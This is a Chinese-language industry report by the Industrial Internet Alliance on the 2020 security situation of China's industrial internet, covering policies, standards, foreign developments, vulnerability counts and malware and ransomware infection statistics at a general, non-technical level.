中国工业互联网安全态势报告

（2020 年）

中国工业互联网产业联盟

2021 年 11 月

工业互联网产业联盟
Alliance of Industrial Internet

目　录

工业互联网产业联盟
Alliance of Industrial Internet

前　言

中国工业互联网在 2020 年得到进一步发展，已广泛应用于电子制造、机械、石化、钢铁、汽车、航空航天、船舶制造、发电等不同垂直行业。工业互联网已经开始改变产业链的运行模式和产业生态、渗透到产业链的各个环节，推动着产业链的在需求、设计、生产、物流、销售、服务再到需求的闭环和优化。但是，工业互联网在改变产业生态的同时，也面临更多的安全性的挑战，在 2020 年里国内外也出现了很多工业互联网相关的漏洞、安全威胁以及较重大的安全事件。

为使广大工业互联网从业者清晰地了解工业互联网面临的安全风险与挑战，工业互联网产业联盟安全组组织编写了 2020 年版的《中国工业互联网安全态势报告》，报告从工业互联网安全现状、标准与政策、漏洞威胁、安全事件分析、安全态势等多方面进行了深入的调研分析，以期引起各界对工业互联网安全的广泛关注，保障工业互联网的未来健康发展。

本报告是在工业和信息化部网络安全管理局指导和支持下，由工业互联网产业联盟安全组多家企事业单位联合编写完成。报告的牵头单位是北京六方云信息技术有限公司，主要参与单位有：中国信息通信研究院、中国电子信息产业集团有限公司第六研究所、中国移动通信集团有限公司、启明星辰信息技术集团股份有限公司、奇安信科技集团股份有限公司、360 政企安全集团、

中国电信集团有限公司、中科院信息工程研究所、杭州安恒信息技术股份有限公司、绿盟科技集团股份有限公司、北京梆梆安全科技有限公司、恒安嘉新(北京)科技股份公司、北京东方通网信科技有限公司、亚信科技（成都）有限公司、杭州立思辰安科科技有限公司、北京双湃智安科技有限公司、北京交通大学、鞍钢集团自动化有限公司。

参与本报告编写的专家有：魏亮、谢玮、田慧蓉、柯皓仁、李江力、马娟、刘晓曼、秦国英、董悦、陶耀东、张峰、邱勤、王绍杰、王弢、李转琴、何国锋、李航、卢佐华、孟雅辉、韩峰、王智民、于乐、谷宝晶、雷慧桃、崔君荣、闫兆腾、王进法、武蕊、叶鹏、张帆、王延华、徐艳军、夏林、苏凯旋、张愉、吴诗雨、赵学全、张子钰、周永权、武中力、崔婷婷、苗维杰、谭琳、王泽政、袁祥、袁森、谭曙光、白小愚。

第一章 中国工业互联网安全发展现状

1.1 中国工业互联网发展情况

2020年是中国工业互联网发展三年起步阶段的收官之年，在政产学研用各方的大力推进下，中国工业互联网发展顶层设计逐步完善，基础设施不断夯实，融合应用持续深化，产业生态日益繁荣，在推动制造业数字化转型和高质量发展中的作用日益彰显。

一是顶层设计逐步完善。国务院印发《关于深化“互联网+先进制造业”发展工业互联网的指导意见》，成为推动工业互联网发展的纲领性文件。工业和信息化部出台《工业互联网发展行动计划（2018-2020年）》《关于推动工业互联网加快发展的通知》以及网络、平台、安全等落地性指导性文件，联合相关部门出台《工业互联网专项工作组2020年工作计划》，持续强化工业互联网新型基础设施建设。31个省（区、直辖市）及重点地市持续出台支持工业互联网发展的相关政策，“1+N”的工业互联网政策体系初步形成。

二是体系建设全方位突破。工业互联网网络覆盖范围不断扩张，“5G+工业互联网”规模化发展，高质量外网覆盖300多个地市，建成“东西南北中”五大国家顶级节点、百余个二级节点，接入企业近1万家。平台的供给能力持续增强，国内工业互联网平台已有600余家，具备一定行业、区域影响力的平台数量已接近100个，工业APP创新步伐明显加快。安全保障体系加速构建，国家、省、企业三级工业互联网安全监测体系初步构建，政府指

导、部门协同、企业主责的安全管理体系加快落地，重点行业安全监测感知、测试验证和公共服务平台深化建设应用，全国工业互联网安全技术技能大赛如火如荼举办，安全人才、产品和服务供给能力不断增强。

三是融合应用不断深化。工业互联网应用向钢铁、机械、交通、能源等30余个国民经济重点行业拓展，加速传统产业改造升级，助力企业加快数字化转型步伐，提质降本增效成效明显。同时，工业互联网应用领域由生产外围环节向内部环节不断深入，涌现出平台化设计、智能化生产、网络化协同、个性化定制、服务化延伸、数字化管理等新模式、新业态，行业价值空间不断拓展。

四是产业生态日益壮大。各地积极探索各具特色的发展路径，充分发挥人才、资本、技术等各类要素作用，支持工业互联网发展，形成了具备不同特色的工业互联网产业创新发展高地。工业互联网产业联盟集聚工业、通信业、互联网等各类型主体近2000家，引领跨界行业企业在标准研制、技术创新、应用探索、国际合作等方面协同突破，一二三产业、大中小企业融通发展的格局日益形成。

1.2 中国工业互联网安全发展情况

1.2.1 工业互联网安全概述

工业互联网安全是工业生产运行过程中的信息安全、功能安全与物理安全的统称，涉及工业互联网领域各个环节，其核心任务就是要通过监测预警、应急响应、检测评估、功能测试等手段

确保工业互联网健康有序发展。

工业互联网安全需要统筹考虑信息安全、功能安全与物理安全，聚焦信息安全，主要解决工业互联网面临的网络攻击等新型风险，并考虑其信息安全防护措施的部署可能对功能安全和物理安全带来的影响。由于物理安全相关防护措施较为通用，故不作重要考虑，工业互联网安全主要聚焦信息安全与功能安全。

当前，随着全球网络安全形势深刻变化以及工业互联网深度融合形态快速发展，工业互联网安全形势更加复杂严峻，总体来看，工业互联网安全有四个特征。一是涵盖主体多，工业互联网安全从工厂外部扩展延伸至工厂内部，包含设备安全、控制安全、网络安全、应用安全以及数据安全。二是影响范围广，工业互联网联通了工业现场与互联网，使网络攻击可直达生产一线。三是造成损失大，网络安全和生产安全交织，安全事件危害更严重。工业互联网一旦遭受攻击，不仅影响工业生产运行，甚至会引发安全生产事故，给人民生命财产造成严重损失，若攻击发生在能源、航空航天等重要领域，还将危害国家总体安全。四是防护复杂多样，工业互联网安全防护思路需在分域隔离基础上，同步加强动态、协同、体系化安全防护。

1.2.2 工业互联网安全进展

工业互联网作为我国“新基建”战略的重点领域之一，是新一代信息技术与工业经济深度融合的全新经济生态、关键基础设施和新型应用模式，主要包括网络、平台及安全三大部分。其中，安全作为工业互联网的发展的前提和保障，事关经济发展、社会

稳定和国家安全。政产学研用各方通力协作，我国工业互联网安全呈现良好发展态势。

1.2.2.1 工业互联网安全相关政策

2020 年 2 月 27 日，工业和信息化部出台了《工业数据分类分级指南（试行）》，主要包括总则、数据分类、数据分级、分级管理四大部分，适用于工业和信息化主管部门、工业企业、平台企业等开展工业数据分类分级工作，指导企业全面梳理自身工业数据，提升数据分级管理能力，促进数据充分使用、全局流动和有序共享。

2020 年 3 月 20 日，工业和信息化部出台了《工业和信息化部办公厅关于推动工业互联网加快发展的通知》，明确提出加快新型基础设施建设、加快拓展融合创新应用、加快健全安全保障体系、加快壮大创新发展动能、加快完善产业生态布局和加大政策支持力度等 6 个方面 20 项措施。加快健全安全保障体系包括建立企业分级安全管理制度，完善安全技术监测体系，健全安全工作机制，加强安全技术产品创新等重要举措，为工业互联网下一个五年发展奠定坚实基础。

2020 年 5 月 8 日，工业和信息化部印发了《工业和信息化部办公厅关于深入推进移动物联网全面发展的通知》，提出加快移动物联网网络建设、加强移动物联网标准和技术研究、提升移动物联网应用广度和深度、构建高质量产业发展体系、建立健全移动物联网安全保障体系等 5 个方面 11 项具体任务，推动移动互联网产业全面、健康、快速发展。

2020年5月13日，工业和信息化部发布《关于工业大数据发展的指导意见》，针对数据汇聚、数据共享、数据应用、数据治理、数据安全、产业发展6个方向设置了18项重点任务，精准施策，务实有序推动工业大数据发展，加快工业数字化转型进程，共建共创工业大数据生态。

2020年6月30日，中央深化改革委员会审议通过《关于深化新一代信息技术与制造业融合发展的指导意见》，提出加快推进新一代信息技术和制造业融合发展，顺应新一轮科技革命和产业变革趋势，以智能制造为主攻方向，加快工业互联网创新发展，加快制造业生产方式和企业心态根本性变革，提升制造业数字化、网络化、智能化发展水平，为我国制造业融合发展指明了方向。

2020年7月10日，工业和信息化部发布《工业互联网专项工作组2020年工作计划》，包括提升基础设施能力、构建标识解析体系、建设工业互联网平台、突破核心技术标准、培育新模式新业态、促进产业生态融通发展、增强安全保障水平等十大方向的54项具体举措。

2020年10月，工业和信息化部和应急管理部联合印发《工业互联网+安全生产”行动计划（2021-2023）》，明确了建设“工业互联网+安全生产”新型基础设施、打造基于工业互联网的安全生产新型能力、深化工业互联网和安全生产的融合应用、构建“工业互联网+安全生产”支撑体系4个方面的重点任务，提出到2023年底，工业互联网与安全生产协同推进发展格局基本

形成，工业企业本质安全水平显著增强。

2020 年，为加强工业互联网企业差异化、精细化管理，推动企业落实网络安全主体责任，提高网络安全防护能力和水平，促进工业互联网高质量发展，工业和信息化部编制了《工业互联网企业网络安全分类分级管理指南（试行）》及 3 个配套实施附件及 4 项标准规范，加快建立工业互联网企业分类分级管理机制。

1.2.2.2 工业互联网安全相关标准

2020 年，我国加速推进工业互联网安全标准研制，全国通信标准化技术委员会开展工业互联网安全标准相关标准研制 30 余项，包括数据、平台、应用程序和安全管理等方面的安全防护和检测标准。

紧密围绕工业互联网安全重点领域工作主线，研制形成一系列重要标准规范指南。工业互联网企业网络安全分类分级安全防护方面，形成分类分级试点标准框架，《联网工业企业安全防护规范》《工业互联网平台企业安全防护规范》《工业互联网标识解析企业安全防护规范》《工业互联网企业数据安全保护规范》等已形成标准草案初稿，推动国标立项进程。同时，在中国通信标准化协会（CCSA）工业互联网特设组（ST8）的安全工作组（WG5）成功立项《工业互联网企业网络安全分类分级方法》等标准规范。**工业互联网安全监测技术手段建设方面**，《工业互联网平台企业安全态势感知平台技术要求 》《工业互联网平台企业安全态势感知平台接口规范 》《工业互联网标识解析企业安全态势感知

平台技术要求 》《工业互联网标识解析企业安全态势感知平台接口规范 》《工业互联网网络安全服务类平台接口规范 》等标准规范提交立项，并启动编制工作。

推动工业互联网平台及数据等重点领域安全标准报批。《工业互联网安全防护总体要求》、《工业互联网平台安全防护要求》、《工业互联网数据安全保护要求》三项标准进行报批公示。《工业互联网安全防护总体要求》从设备安全、控制安全、网络安全、应用安全、数据安全等方面为工业互联网安全防护提供指导；《工业互联网平台安全防护要求》从平台接入层安全、基础设施层安全、平台层安全、应用层安全等规定了工业互联网平台安全防护的总体要求；《工业互联网数据安全保护要求》规定了工业互联网数据安全保护的范围及数据类型、工业互联网数据重要性分级与安全保护等级划分方法，规定了低/中/高重要性数据在数据产生、传输、存储、使用、迁移及销毁阶段的具体安全保护要求。

工业控制安全相关国家标准正式实施。《信息安全技术 工业控制系统产品信息安全通用评估准则》《信息安全技术 工业控制系统安全检查指南》《信息安全技术 工业控制网络安全隔离与信息交换系统安全技术要求》《信息安全技术 工业控制系统漏洞检测产品技术要求及测试评价方法》《信息安全技术 工业控制系统专用防火墙技术要求》《信息安全技术 工业控制网络监测安全技术要求及测试评价方法》《信息安全技术 工业控制系统网络审计产品安全技术要求》等相关标准正式实施，标准

适用于工业控制系统安全检查、安全产品设计、开发及测试。

此外，在一些其他网络安全标准和工业互联网标准中也有涉及工业互联网安全方面，2020 年 4 月，国标《信息安全技术 网络安全等级保护定级指南》发布（以下简称“定级指南”）。《定级指南》指出云计算平台/系统，物联网，工业控制系统，采用移动互联技术的系统，通信网络设施，数据资源都属于强制定级备案范畴。随着我国信息化进程的全面加快，全社会特别是重要行业、重要领域对基础信息网络和重要信息系统的依赖程度越来越高，网络安全等级保护制度作为我国网络安全领域的基本国策、基本制度，严格落实网络安全等级保护测评工作已经逐渐成为各行业必备。

1.2.2.3 工业互联网安全相关技术

整体来看，目前我国工业互联网安全技术的发展处于在传统网络安全技术基础上加以改进和融合的阶段，工业互联网安全产业各方密切关注技术发展动向，持续研发新技术，助力工业互联网安全保障。

结合工业场景特点，借鉴传统互联网安全技术的相关方法，定制适合工业互联网防护对象的安全技术。例如，部署在企业管理网和生产控制网边界处的工业防火墙实现工业协议指令级防护，深度解析 OPC 协议到指令级别，跟踪 OPC 服务器和 OPC 客户端之间协商的动态端口，最小化开放生产控制网的端口，提升基于 OPC 协议的工业控制系统的网络安全。针对不同行业和工业场景定制适合的安全技术，如电力行业安全技术的部署遵循“安全

分区、网络专用、横向隔离、纵向认证”的总体原则；在石油炼化工业控制系统中对网络边界、区域、主机等进行安全防护，提升生产网防攻击、阮干扰能力，有效保护生产系统的安全、稳定运行。

工业互联网安全技术不断融合新技术，实现主动防御。随着区块链、AI、大数据、可信计算等技术的发展，工业互联网安全技术与这些新技术进行有机融合，定制适用的安全策略，保障工业互联网安全。目前，基于技术大数据的工业互联网安全态势感知技术，通过海量工业数据检索、日志采集、流量分析、自动定位、可视回溯等环节实现工业互联网安全态势感知，利用AI等技术智能化、自动化发现高级威胁，主动发现安全漏洞、检测恶意文件、判定恶意家族、监测加密攻击、辅助快速调查，实现工业互联网安全风险可知化、可视化、可控化。

打造内生安全技术能力，助力工业互联网安全建设。传统局部与外挂的安全防护能力已不能满足安全需求，亟需提升工业互联网内生安全能力，保障工业互联网安全，实现网络安全能力和工业信息化环境的融合。建议在工业互联网系统规划、建设和运维的过程中同步考虑安全能力的同步建设；网络安全企业与系统设备提供商、工业头部企业强强联合，打造具备内嵌安全功能的设备产品，实现工业生产系统和安全系统的聚合；企业针对业务特性，立足于安全需求开展安全能力建设，实现工业互联网安全的自适应与自成长，动态提升工业互联网安全能力。

1.2.2.4 工业互联网安全产业情况

2020年8月，中国信通院发布《工业互联网产业经济发展报告（2020年）》指出，预计2020年，我国工业互联网产业增加值规模将达到3.78万亿元，占GDP的比重将升高至3.63%，工业互联网安全产业存量规模由2017年的13.4亿元增长至2019年的27.2亿元，年复合增长率高达42.3%，呈现蓬勃发展趋势。

试点示范方面，2020年8月，工业和信息化部启动网络安全技术应用试点示范工作，工业互联网安全作为其中一个重点方向，最终遴选出26个项目，包括面向钢铁行业的工业互联网安全一体化平台、工业互联网数据安全智能监测平台等。

联盟协会方面，工业互联网产业联盟、行业协会等充分发挥资源汇聚、供需对接桥梁纽带作用，持续开展工业互联网安全技术与产业研究，发布《工业互联网安全体系架构2.0》、《2019中国工业互联网安全态势报告》、《工业互联网安全解决案例汇编（V3.0）》等系列白皮书及研究报告，共同研制联盟标准及实施指南，多方面引领产业安全建设。

产业经济方面，2020年工业互联网安全领域融资状况良好，六方云、北京珞安科技完成数千万元B轮融资，产业科技、融安网络、博智安全获得亿级融资，浙江中控技术在上交所科创板上市，市场呈现繁荣发展局面。

协同合作方面，为更好地构建行业企业工业互联网安全防护体系，多家工业互联网安全企业推出相关安全产品与解决方案并与工业互联网企业达成合作，跨领域跨行业合作已经成为发展大趋势。5月下旬奇安信与中汽数据达成战略合作，共同加强智能

网联汽车信息安全建设，5 月底三六零与南京理工大学签合作协议共建智能网联汽车信息安全实验室，6 月初天翼物联与信通院开展物联网安全合作交流，6 月中旬研华与运营技术网络保护解决方案的提供商 Mocana 合作物联网边缘设备安全解决方案，6 月中旬 360 网络安全大学与北京航天智造达成战略合作，助力工业互联网安全人才培养。

人才培育方面，为深入贯彻落实工业互联网创新发展战略，大力培育高素质网络安全技术技能人才，工信部、人社部、中华全国总工会、共青团中央四部门共同主办了国家级一类职业技能大赛——2020 年全国工业互联网安全技术技能大赛，吸引了来自全国各地方各行业领域的 5279 支队伍、15837 名选手参赛，比赛锻炼了参赛队伍，提升了参赛选手的水平，也加大了工业互联网安全人才培育的宣传力度。

第二章　国外工业互联网安全发展现状

2.1 美国工业互联网安全进展

美国政府层面积极发布电力、化工等重点领域工业互联网安全法规文件，强化关键领域系统设备网络安全。2020年5月，美国白宫颁布《确保美国大容量电力系统安全行政令》，责令政府机构排查大容量电力系统的安全风险，禁止美国购买可能对国家安全造成风险的海外电力设备。同月，美国政府问责办公室发布《需采取行动加强国土安全部对高危化工设施网络安全的监督》审计报告，总结了化工设施信息和过程控制系统存在的网络资产保护不当、蓄意或敌对威胁、网络威胁攻击者等多种风

险，并对如何改进“化学设施反恐标准”提出了六条建议。2020年7月，美国网络安全和基础设施安全局（CISA）发布了工业控制系统5年战略《确保工业系统安全：统一计划》，CISA通过与关键基础设施所有者和运营者合作保障工业控制系统网络安全，提高预测、优先处理和管理国家级工控系统风险的能力。2020年12月，美国国会正式通过《2020年物联网网络安全改进法案》，要求美国国家标准技术研究院（NIST）后续发布联邦政府使用物联网设备的安全标准及漏洞信息共享标准，要求美国联邦机构和供应商仅使用符合标准的物联网设备，并指示白宫管理和预算办公室(OMB)审查政府政策以确保符合NIST标准，意味着美国在物联网安全方面迈出了重要一步。

美国机构层面高度关注物联网设备安全相关标准指南的研制，积极制定工控、电力等重点领域安全防护最佳实践。2020年5月，美国网络安全和基础设施安全局、能源部和英国国家网络安全中心联合发布《工业控制系统网络安全最佳实践》，总结了工业控制系统常见的风险考虑因素、短期和长期的网络安全事件影响、保护工业控制系统流程的最佳做法。同月，NIST发布《物联网设备网络安全能力核心基准》，定义了物联网设备网络安全能力的核心基准，介绍了包括设备识别、设备配置、数据保护、接口的逻辑访问、软件更新以及网络安全状态感知等六方面的物联网设备网络安全能力，分别对每项能力的共性特点和基本原理进行了阐述。2020年9月，美国联邦能源管理委员会和北美电力可靠性公司发布《电力公司网络安全事件响应与恢

复最佳实践》，为电力行业提供网络攻击事故响应和恢复计划参考。

美国联盟层面借助工业互联网联盟（IIC）继续深入开展工业互联网安全实践工作。2020年3月，美国IIC发布《软件可信度最佳实践》，为工业互联网系统的开发人员、所有者、运营者和决策者提供了软件可信度的高层次概述，从识别、处理、管理和减轻风险等方面提供可信软件开发实用、可操作的最佳实践。2020年8月，美国IIC发布《物联网安全成熟度模型：销售终端设备（Point-of-Sale Devices）零售配置文件》，作为《物联网安全成熟度模型：从业者指南》的行业延伸配置文件，为销售终端（POS）设备零售机构提供适用性强的物联网安全成熟度模型框架。

2.2 其他国家组织协会工业互联网安全进展

欧洲：2020 年 6 月，欧洲电信标准化协会（ETSI）网络安全技术委员会发布全球物联网安全标准（ETSI EN 303 645），包括 13 条关于联网物联网设备及其相关服务的安全性的规定，以及 5 条针对物联网设备的具体数据保护条款，为联网工业物联网设备和消费者物联网设备建立了安全基线，并为未来物联网安全认证体系提供了基础。2020 年 11 月，欧盟网络安全局（ENISA）发布《物联网安全准则》，提出了建立更好的物联网安全合作关系、加强网络安全专业知识普及、改善物联网设计标准等 5 条建议，帮助物联网制造商、开发商、集成商及所有物联网供应链的利益相关者在构建、部署或评估物联网技术时做出最佳决策。

2020 年 12 月，欧盟委员会和外交与安全政策联盟高级代表发布《欧盟数字十年的网络安全战略》，包含法规、投资和政策工具方面的相关建议，对应欧盟行动的三个领域：（1）韧性、技术主权和领导力；（2）建立预防、制止和应对的行动能力；（3）推进全球开放的网络空间。

德国：2020 年 12 月，德国联邦政府通过《信息技术安全法》修订草案，要求除能源、供水等关键基础设施运营商外，国防工业和其他对国民经济具有特别重要意义的更多企业将被要求使用网络入侵检测系统，并履行网络安全风险报告义务，旨在进一步提高全国网络信息安全。

日本：2020年8月，日本经济产业省和总务省颁布《数字化转型时代企业的隐私管理指南1.0》，主要围绕Society5.0时代和企业的重要性、关于个人隐私保护的构思、企业隐私管理的重要性、经营者应致力的三大要件以及隐私管理的重要事项等几个重点方面，为企业数字化转型中的隐私保护活动和个人隐私管理提供指引。

澳大利亚：2020 年 9 月，澳大利亚政府发布《行为准则：保障消费者物联网安全》。提出了不使用默认密码或弱口令、使用多因素身份验证、漏洞披露政策等 13 项自愿行为准则，适用于所有联网收发数据的物联网设备，旨在为物联网设备提供设计网络安全功能的最佳实践指南。

第三章　中国工业互联网安全威胁现状

3.1 工业互联网安全风险综述

工业互联网是新一代信息通信技术与现代工业技术深度融合的产物，是制造业数字化、网络化、智能化的重要载体，它并不是独立于互联网环境的特殊个体，因此，传统的互联网漏洞风险，都会在不同层次对在工业互联网环境里的主机、网络、各类应用系统造成危害。

综合参考了 Common Vulnerabilities & Exposures（CVE）、National Vulnerability Database（NVD）、中国国家信息安全漏洞共享平台（CNVD）及国家信息安全漏洞库（CNNVD）所发布的漏洞信息，可以看到，2020 年的互联网漏洞数量仍然是呈增加趋势，截至 2020 年 12 月，中国国家信息安全漏洞库（CNNVD）新增漏洞 17900 个，国家信息安全漏洞平台（CNVD）新增漏洞 18004 个，如图 3-1 和图 3-2 所示。




图 3-1　2020 年 CNNVD 的漏洞新增数量




图 3-2　2020 年 CNVD 漏洞新增数量

3.2 工业互联网设备安全威胁统计

3.2.1　工业主机安全风险

随着企业信息网络的深入应用与日臻完善，现场控制信息进入信息网络实现实时监控是必然的趋势。为提高企业的社会效益和经济效益，许多企业都在尽力建立全方位的管理信息系统，它必须包括生产现场的实时数据信息，以确保实时掌握生产过程的运行状态，使企业管理决策科学化，达到生产、经营、管理的最优化状态。在此趋势下，越来越多的工业主机应用到了工业环境中。这些工业主机都使用通用操作系统（Windows 或Linux），据不完全统计，在工业环境里，Windows 操作系统仍然占据了工业企业服务器和工业内网主机中的绝大多数。随着黑客水平的不断提高，攻击工具的泛滥，企业网络日益开放大量工业主机暴露在互联网上，操作系统的漏洞风险被无限放大，会对工业企业的正常生产经营造成无法估量的威胁。通过360的大数据统计分析还发现，未来勒索软件将成为工控系统的主要威胁之一。越来越

多的勒索软件组织开始将数据盗窃和勒索操作纳入其攻击技术中，与通过泄露知识产权和其他关键数据破坏操作相比，勒索软件带来的影响和损失可能更大。未来工业互联网主机安全风险依然严峻。

3.2.1.1 2020 年病毒感染情况统计[12]

2020年，360安全能力中心共截获病毒样本总量7.82 亿个，病毒感染次数768.71亿次，病毒感染次数比2019 年同期下降10.46%。其中木马病毒2.14亿个，为第一大种类病毒，占到总体数量的30%；排名第二的为蠕虫病毒，数为1.36亿个，占总体数量的19%；排名第三的为感染病毒，数为1.2亿个，占总体数量的17%；排名第四的为Heur（自定义病毒），数为0.97亿个，占总体数量的14%；排名第五的为后门病毒，数为0.73亿个，占总体数量的10%；广告、释放、工具类、窃取密码类等病毒，分别占总体数量的3%、3%、2%和2%。




图 3-3 2020 年病毒类型统计

相关统计数据表明，2020年内，广东省病毒感染次数为102.64亿次，位列全国第一，其次为江苏省及上海市，分别为55.43亿次及54.58亿次。




图 3-4　2020 年病毒感染地域分布（单位：亿次）

其中勒索软件感染人次按地域分析，河南省排名第一，为2.86千万，第二为广东省1.85千万，第三为浙江省1.55千万。（在2020年，360截获勒索软件感染次数为12.05 千万次，其中河南省感染2.86千万次，位列全国第一，其次为广东省1.85千万次，浙江省1.55千万次及上海市1.33千万次）

